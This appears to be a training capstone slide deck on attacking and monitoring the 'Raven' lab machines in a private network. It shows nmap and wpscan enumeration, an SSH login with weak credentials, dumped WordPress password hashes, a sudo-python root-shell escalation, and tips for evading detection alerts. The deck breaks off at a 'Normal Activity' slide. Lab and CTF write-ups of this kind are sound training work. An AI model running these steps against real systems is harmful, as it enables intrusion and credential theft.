

X-CORP

Security Engineering: CSIRT Division
Attack, Defense, and Analysis of X-CORP'S Network

Table of Contents – Red Team

This document contains the following resources:



Network Topology



Critical Vulnerabilities & Incidents



Exploits Used



Avoiding Detection

Table of Contents – Network Analysis

This document contains the following resources:



Traffic Profiles



Behavior Analysis



Normal Activity



Malicious Activity

Table of Contents – Blue Team

This document contains the following resources:



Alerts Implemented



Hardening




Implementing Patches



Questions

Network Topology

Network Topology 192.168.1.0/24



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali
Role: Attack Machine

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1
Role: Target Machine

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2
Role: Target Machine

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK
Role: Network Monitoring

Recon: Describing the Target

Nmap identified the following hosts on the network:

<i>Hostname</i>	<i>IP Address</i>	<i>Role on Network</i>
Azure Hyper-V ML-REFVM-684427	192.168.1.1	Host Machine
Kali	192.168.1.90	Attack Machine
Target Machine 1	192.168.1.110	Target Machine
Target Machine 2	192.168.1.115	Second target machine
ELK	192.168.1.100	ELK machine that hosts Kibana & Elasticsearch Watcher
Capstone	192.168.1.105	Test machine, machine that tests alerts.

Critical Vulnerabilities & Incidents

Critical Vulnerabilities: Target 1

Assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Open Web Port (Port 80)	Port 80 is commonly used for web communication and if left open and unsecure, it can allow public access.	Allows web server access. Web servers are susceptible to DOS attacks.
Open SSH Port (Port 22)	Port 22, also known as the secure shell port, allows a user to remotely connect to another machine via remote command execution.	SSH into target machine with discovered credentials.
User Enumeration	Web application vulnerability that allows attackers to use bruteforce techniques to validate users on a network.	Enumerate a list of users to target. Wordpress application is susceptible to bruteforce and DOS attacks.

Critical Vulnerabilities: Target 1

Assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Weak User Credentials	Short names, first name, or any simple combinations.	Password is easy to obtain through social engineering. Users use non-complex combinations.
Misconfigured Security Controls CWE-284 OWASP Top 10 – A05:2021	Improper controls are implemented leaving systems vulnerable to exploits.	Allows unauthorized access to SQL database.
Confidential Data Improperly Secured CWE-219	Confidential data, such as user login information, is easily accessible to the public with no security.	Database server authentication information easily accessible. Attackers can access “wp-config.php” file, which contains administrative credentials to SQL.

Critical Vulnerabilities: Target 2

Assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
Local File Inclusion (LFI) CAPEC-252	LFI is a vulnerability in poorly designed web applications. This allows users to upload content into the application or servers.	A backdoor php NCAT listener dropped into the web server which allows for a direct command line access.
Directory Path Traversal CWE-23	Improper access control and filtering allowing access to restricted directories.	Hidden directories can be accessed by manipulating variables that reference files.

Critical Vulnerabilities: Target 2

Assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
WordPress XML-RPC DOS	WordPress XML-RPC parsing is susceptible to DOS attacks by executing pingback.ping.	Several affected WordPress installations can launch a botnet level attack.
WordPress XML-RPC Ping	Using HTTP POST request smuggling to bypass front-end security controls.	Application's internal layers can be targeted.
Cloudflare Protection Bypass	Execution of pingback.ping method can be used to bypass DNS level protection.	Target's public IP address can be revealed.

Critical Incidents: Network 10.6.12.0/24

Assessment uncovered the following critical incidents in **10.6.12.0/24**.

<i>Incident</i>	<i>Description</i>	<i>Impact</i>
Trojan Malware	Malicious computer virus.	Malware downloaded locally and infected multiple hosts on network.
Unauthorized Domain Setup	Private domain created without authorization.	Private domain created to conduct torrenting, avoid detection, and stream videos.
Illegal Torrenting	Downloading & uploading files through a torrent network.	Copyrighted materials downloaded.

Exploits Used

Exploitation: Open Web Port (Port 80)

- Nmap scan shows:
 - IP addresses, ranges, OS version, and open ports
 - Ports 80 – Web Access
 - Port 22 – SSH
 - Port 111 – RPC
 - Port 139 – NetBIOS
 - Port 445 – SMB
 - Running services & versions
 - WordPress
 - Access to web servers

```
root@Kali:~# nmap -sX 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-02 18:17 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00040s latency).
All 1000 scanned ports on 192.168.1.1 are open|filtered
MAC Address: 00:15:5D:00:04:0D (Microsoft)
```

```
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
80/tcp    open|filtered http
111/tcp   open|filtered rpcbind
139/tcp   open|filtered netbios-ssn
445/tcp   open|filtered microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-05 10:10 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Exploitation: User Enumeration - WordPress Website

- Exploit identified
 - Target 1
 - WPSCAN
 - wpscan --url http://192.168.1.110/wordpress --enumerate u
 - Target 2
 - NCAT listener on port 4444
 - nikto -C all -h 192.168.1.115

```
[i] User(s) Identified:  
[+] steven  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
[+] michael  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)
```

Exploitation: Open SSH Port (Port 22)

- SSH into target machine – SSH Michael@192.168.1.110
- Brute force password
 - Password: “michael”
- Granted user access

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

You have new mail.

Last login: Thu Jun  3 11:46:44 2021 from 192.168.1.90
michael@target1:~$ █
```

Exploitation: Weak User Credentials

- Login with Michael's account
 - Michael's username & password are "michael"
- Locate DB authentication information for accessing SQL
 - "wp-config.php" file contains admin credentials
 - Login with discovered admin credentials into SQL database

```
michael@target1:/var/www/html$ grep flag1 service.html  
    ← flag1{b9bbcb33e11b80be759c4e844862482d} →
```

```
michael@target1:~$ cat /var/www/flag2.txt  
flag2{fc3fd58dcad9ab23faca6e9a36e581c}
```

Exploitation: Confidential Data Improperly Secured

- DB server file “wp-config.php” not secured
- Dump the wp_user table
- Crack the passwords

```
mysql> select * from wp_users
    → ;
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass          | user_nicename | user_email        | user_url | user_registered | user_activation_key |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1  | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael      | michael@raven.org |         | 2018-08-12 22:49:12 | |
|   |           | 0 | michael                         |               |                   |           |                     |
| 2  | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven       | steven@raven.org |         | 2018-08-12 23:31:16 | 
|   |           | 0 | Steven Seagull                  |               |                   |           |                     |
+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

Proceeding with incremental:ASCII
pink84
(steven)

Exploitation: Misconfigured Security Controls

- Privilege escalation without password (sudo python)
 - Root shell access
 - ***Recommendation:***
 - *Steven's account should not have had access to run python with sudo and no password.*

```
$ sudo python -c 'import os; os.system("bash")'
root@target1:/home/steven# cd
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
-----
| _ _ \
| | \ /_ -- ----- --
| // _ \ \ \ / / _ \ ' _ \
| | \ \ G | | \ v / _ / | | |
\| \ \_,_| \ \ \ \_\_|_|_|_|
```

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

Avoiding Detection

Stealth Exploitation of Open Web Port

Monitoring Overview

- HTTP Request Size Monitor Alert
- Sum of request bytes exceed 3500 per minute
- Alert triggered after 3500 bytes

Mitigating Detection

- Non-aggressive scans
- Burp Suite
- Alert is reliable, but can generate false positives

Stealth Exploitation of Enumeration

Monitoring Overview

- Excessive HTTP Errors Alert
- Top 5 response status code surpasses 400 every 5 minutes

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
 - Enumerating is noisy
 - Stagger attempts
- Are there alternative exploits that may perform better?
 - XML-RPC Exploitation
 - Cloudflare Protection Bypass
 - Vulnerability & Intrusive tools: Metasploit & Burp Suite

Traffic Profiles

Traffic Profile on 10.6.12.0/24

Analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (172.16.4.205), (185.243.115.84), (166.62.11.64)	ip.addr==10.6.12.0/24	Machines that sent the most traffic.
Most Common Protocols (HTTP, TCP, UDP)	ip.addr==10.6.12.0/24	Most common protocols on the network.
# Unique IP Addresses	808	Count of observed IP addresses.
1 Malware Species (Trojan malware)	ip.addr==10.6.12.203 and http.request.method==GET	Number of malware binaries identified in traffic.

Behavior Analysis

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity:

“Normal” Activity

- Employees accessing public KB
- Employees checking emails

Suspicious Activity

- Enumerating users – WPSCAN
- Executing pingback.ping command
- Accessing authentication logs & back-end DB server files – “wp.config.php” file
- Accessing DB servers and dumping hashes
- Setting up a private Active Directory Domain




Normal Activity

Normal Behavior – Accessing Public Knowledgebase

Knowledgebase Articles:

- HTTPS to establish a secure connection to Microsoft's website.
- User accessed files on creating private domains.




Microsoft

Normal Behavior – Accessing Google Workspace

Accessing Email:

